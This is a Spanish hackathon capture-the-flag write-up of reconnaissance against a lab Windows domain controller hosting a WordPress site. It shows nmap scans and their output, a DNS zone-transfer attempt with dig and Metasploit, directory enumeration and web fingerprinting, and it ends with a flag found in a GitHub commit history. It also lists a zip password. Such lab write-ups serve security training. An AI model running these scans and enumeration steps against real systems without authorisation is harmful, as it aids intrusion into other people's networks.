
Hackathon 12 Mayo de 2022 - Grupo 26

Jesús Ávila Sumariva
Guillermo Mejías Climent

> password zip
> vb8thy2feJyy6r7HTcq8e5qLHGj7ezuWrF4uEE66

Reconocimiento de la máquina

`sudo nmap -sn -PR 172.16.54.0/24`



> La IP de la máquina windows es la `172.16.54.182`

Vamos a analizar los puertos y a obtener un fingerprint de los servicios que se ejecutan en esto:

```
sudo nmap -sS --min-rate 5000 -p- 172.16.54.182 -oG allPorts
sudo nmap -sCV -
p53,80,88,135,139,389,443,445,464,593,636,1337,3268,3269,3306,5000,5985,9389,330
```

```
60,47001,49664,49665,49666,49667,49671,49682,49683,49687,49703,60449
172.16.54.182 -oN targeted
```

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-
05-21 08:29:46Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: geohome.com0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=GEOHOME-DC.geohome.com
| Subject Alternative Name: DNS:GEOHOME-DC.geohome.com
| Not valid before: 2022-05-19T03:32:36
|_Not valid after:  2023-05-18T00:00:00
|_ssl-date: 2022-05-21T08:31:19+00:00; -1s from scanner time.
443/tcp   open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
| ssl-cert: Subject: commonName=GEOHOME-DC.geohome.com
| Subject Alternative Name: DNS:GEOHOME-DC.geohome.com
| Not valid before: 2022-05-19T03:32:36
|_Not valid after:  2023-05-18T00:00:00
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_  http/1.1
|_ssl-date: 2022-05-21T08:31:19+00:00; 0s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: geohome.com0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=GEOHOME-DC.geohome.com
| Subject Alternative Name: DNS:GEOHOME-DC.geohome.com
| Not valid before: 2022-05-19T03:32:36
|_Not valid after:  2023-05-18T00:00:00
|_ssl-date: 2022-05-21T08:31:19+00:00; 0s from scanner time.
1337/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Bad Request
|_http-server-header: Microsoft-HTTPAPI/2.0
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: geohome.com0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=GEOHOME-DC.geohome.com
```

```
| Subject Alternative Name: DNS:GEOHOME-DC.geohome.com
| Not valid before: 2022-05-19T03:32:36
|_Not valid after:  2023-05-18T00:00:00
|_ssl-date: 2022-05-21T08:31:19+00:00; -1s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: geohome.com0., Site: Default-First-Site-Name)
|_ssl-date: 2022-05-21T08:31:19+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=GEOHOME-DC.geohome.com
| Subject Alternative Name: DNS:GEOHOME-DC.geohome.com
| Not valid before: 2022-05-19T03:32:36
|_Not valid after:  2023-05-18T00:00:00
3306/tcp  open  mysql         MySQL 8.0.29
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=MySQL_Server_8.0.29_Auto_Generated_Server_Certificate
| Not valid before: 2022-05-19T03:28:01
|_Not valid after:  2032-05-16T03:28:01
| mysql-info:
|   Protocol: 10
|   Version: 8.0.29
|   Thread ID: 39
|   Capabilities flags: 65535
|   Some Capabilities: DontAllowDatabaseTableColumn, Speaks41ProtocolOld,
Support41Auth, SupportsCompression, Speaks41ProtocolNew, LongPassword,
LongColumnFlag, SupportsTransactions, SupportsLoadDataLocal,
IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, FoundRows,
SwitchToSSLAfterHandshake, ConnectWithDatabase, ODBCClient,
InteractiveClient, SupportsAuthPlugins, SupportsMultipleStatments,
SupportsMultipleResults
|   Status: Autocommit
|   Salt: \x18a|-\x0CfI\x0Cy    yN7\x10-R\x047=l
|_  Auth Plugin Name: caching_sha2_password
5000/tcp  open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.7.0
|     Date: Sat, 21 May 2022 08:29:46 GMT
|     Content-Type: application/json
|     Content-Length: 50
|     Connection: close
|     {"text":"There is nothing to see here (I guess)"}
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.7.0
|     Date: Sat, 21 May 2022 08:30:01 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: GET, HEAD, OPTIONS
|     Content-Length: 0
```

```
|     Connection: close
|   Help:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request syntax ('HELP').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax
or unsupported method.</p>
|     </body>
|     </html>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax
or unsupported method.</p>
|     </body>
|_    </html>
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq,
TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
```

```
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49683/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49703/tcp open  msrpc         Microsoft Windows RPC
60449/tcp open  msrpc         Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5000-TCP:V=7.92%I=7%D=5/21%Time=6288A2FA%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,D6,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\.1\.2\x20P
SF:ython/3\.7\.0\r\nDate:\x20Sat,\x2021\x20May\x202022\x2008:29:46\x20GMT\
SF:r\nContent-Type:\x20application/json\r\nContent-Length:\x2050\r\nConnec
SF:tion:\x20close\r\n\r\n{\"text\":\"There\x20is\x20nothing\x20to\x20see\x
SF:20here\x20\(I\x20guess\)\"}\n")%r(RTSPRequest,1F4,"<!DOCTYPE\x20HTML\x2
SF:0PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20\"http://www\.w3\.org/TR/html4/strict\.dtd\">\n<html>\n\x20\x
SF:20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv=\
SF:"Content-Type\"\x20content=\"text/html;charset=utf-8\">\n\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</h
SF:ead>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error
SF:\x20response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x2
SF:0400</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request
SF:\x20version\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<
SF:p>Error\x20code\x20explanation:\x20HTTPStatus\.BAD_REQUEST\x20-\x20Bad\
SF:x20request\x20syntax\x20or\x20unsupported\x20method\.</p>\n\x20\x20\x20
SF:\x20</body>\n</html>\n")%r(HTTPOptions,C6,"HTTP/1\.1\x20200\x20OK\r\nSe
SF:rver:\x20Werkzeug/2\.1\.2\x20Python/3\.7\.0\r\nDate:\x20Sat,\x2021\x20M
SF:ay\x202022\x2008:30:01\x20GMT\r\nContent-Type:\x20text/html;\x20charset
SF:=utf-8\r\nAllow:\x20GET,\x20HEAD,\x20OPTIONS\r\nContent-Length:\x200\r\
SF:nConnection:\x20close\r\n\r\n")%r(Help,1EF,"<!DOCTYPE\x20HTML\x20PUBLIC
SF:\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20\"http://www\.w3\.org/TR/html4/strict\.dtd\">\n<html>\n\x20\x20\x20\
SF:x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv=\"Conten
SF:t-Type\"\x20content=\"text/html;charset=utf-8\">\n\x20\x20\x20\x20\x20\
SF:x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\
SF:x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20res
SF:ponse</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20400</p
SF:>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x20syn
SF:tax\x20\('HELP'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20co
SF:de\x20explanation:\x20HTTPStatus\.BAD_REQUEST\x20-\x20Bad\x20request\x2
```

```
SF:0syntax\x20or\x20unsupported\x20method\.</p>\n\x20\x20\x20\x20</body>\n
SF:</html>\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port33060-TCP:V=7.92%I=7%D=5/21%Time=6288A2FA%P=x86_64-pc-linux-gnu%r(N
SF:ULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPOp
SF:tions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVers
SF:ionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP,2
SF:B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fI
SF:nvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")
SF:%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01
SF:\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCookie
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"
SF:\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg,9
SF:,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x05\
SF:x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY0
SF:00")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDString,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\
SF:x05HY000")%r(LDAPBindReq,46,"\x05\0\0\0\x0b\x08\x05\x1a\x009\0\0\0\x01\
SF:x08\x01\x10\x88'\x1a\*Parse\x20error\x20unserializing\x20protobuf\x20me
SF:ssage\"\x05HY000")%r(SIPOptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LAN
SF:Desk-RC,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\
SF:0\x0b\x08\x05\x1a\0")%r(NCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRP
SF:C,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x
SF:0fInvalid\x20message\"\x05HY000")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x
SF:1a\0")%r(WMSRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,32,"
SF:\x05\0\0\0\x0b\x08\x05\x1a\0%\0\0\0\x01\x08\x01\x10\x88'\x1a\x16Invalid
SF:\x20message-frame\.\"\x05HY000")%r(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x
SF:1a\0")%r(afp,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10
SF:\x88'\x1a\x0fInvalid\x20message\"\x05HY000");
MAC Address: 08:00:27:01:B6:5B (Oracle VirtualBox virtual NIC)
Service Info: Host: GEOHOME-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-05-21T08:31:11
|_  start_date: N/A
|_nbstat: NetBIOS name: GEOHOME-DC, NetBIOS user: <unknown>, NetBIOS MAC:
08:00:27:01:b6:5b (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 102.78 seconds
```

Vamos a comenzar un análisis exhaustivo de cada uno de los puertos y sus servicios correspondientes.

> Dominio: geohome.com

53/tcp - Simple DNS Plus

```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ searchsploit simple dns
------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                              |  Path
------------------------------------------------------------------------------------------------------------ ----------------------------
Simple DNS Plus 5.0/4.1 - Remote Denial of Service                                                          | windows/dos/6059.pl
------------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

Vamos a intentar un ataque de transferencia de zona, para ello, modificando correctamente el fichero `/etc/hosts` vamos a analizar el servicio con el comando `dig`y con metasploit.

```
dig @172.16.54.182 geohome.com axfr
```

```
msf6 auxiliary(gather/enum_dns) > set DOMAIN geohome.com
DOMAIN => geohome.com
msf6 auxiliary(gather/enum_dns) > run

[*] 172.16.54.182:53 - Querying DNS NS records for geohome.com
[-] 172.16.54.182:53 - AXFR failed: undefined method `map!' for nil:NilClass
[*] 172.16.54.182:53 - Querying DNS CNAME records for geohome.com
[*] 172.16.54.182:53 - Querying DNS NS records for geohome.com
[*] 172.16.54.182:53 - Querying DNS MX records for geohome.com
[*] 172.16.54.182:53 - Querying DNS SOA records for geohome.com
[*] 172.16.54.182:53 - Querying DNS TXT records for geohome.com
[*] 172.16.54.182:53 - Querying DNS SRV records for geohome.com
[*] Auxiliary module execution completed
msf6 auxiliary(gather/enum_dns) > run
```

Hasta aquí no hemos obtenido nada jugoso de este servicio.


Aplicaciones Web

Sabiendo que la IP de la máquina es la `172.16.54.182` vamos a modificar el fichero /etc/hosts para entrar usando su propio nombre de dominio para analizar si hay virtual hosting.

Añadimos al fichero `/etc/hosts`

```
172.16.54.182    geohome.com GEOHOME-DC.geohome.com
```


80/tcp - Microsoft IIS httpd 10.0



Vemos que no aplica virtual hostings, al menos aparentemente.

Aplicamos un pequeño análisis por fuerza bruta de directorios y archivos con nmap:

`nmap --script http-enum -p 80 172.16.54.182`




Ya conseguimos una ruta que además pareciera que aquí el virtual hosting es fundamental. Ya vemos que el flujo del análisis pasa por el puerto 443, saltamos de momento a este análisis.

443/tcp - Microsoft HTTPAPI httpd 2.0

Actualizamos el fichero `/etc/hosts` con la línea:

```
172.16.54.182    geohome.com wp.geohome.com GEOHOME-DC.geohome.com
```



Estamos frente a un wordpress.


En este punto con la herramienta `whatweb`vamos a obtener más detalles sobre la web:


```
(base) ┌──(kali㉿kali)-[~]
└─$ whatweb https://wp.geohome.com
https://wp.geohome.com [200 OK] Cookies[wp-ps-session], Country[RESERVED][ZZ],
HTML5, HTTPServer[Microsoft-IIS/10.0], IP[172.16.54.182], JQuery[3.6.0],
MetaGenerator[WordPress 5.9.3], Microsoft-IIS[10.0], PHP[8.0.0],
PoweredBy[\u00a0, ], Script[text/javascript], Title[GeoHome &#8211; Clean Earth
Energy], UncommonHeaders[link], WordPress[5.9.3], X-Powered-By[PHP/8.0.0]
```

FLAG 1 - FLAG{ALWAYS_CHECK_COMMITS}

Analizando la interfaz vemos que hay un botón de github en el "footer" de la web: https://github.com/geohome-dev/GeoAPI Clonamos el repo (git clone) Revisamos los

commits (git log) y obtenemos una flag:

> Flag: FLAG{ALWAYS_CHECK_COMMITS}
>
> 
>

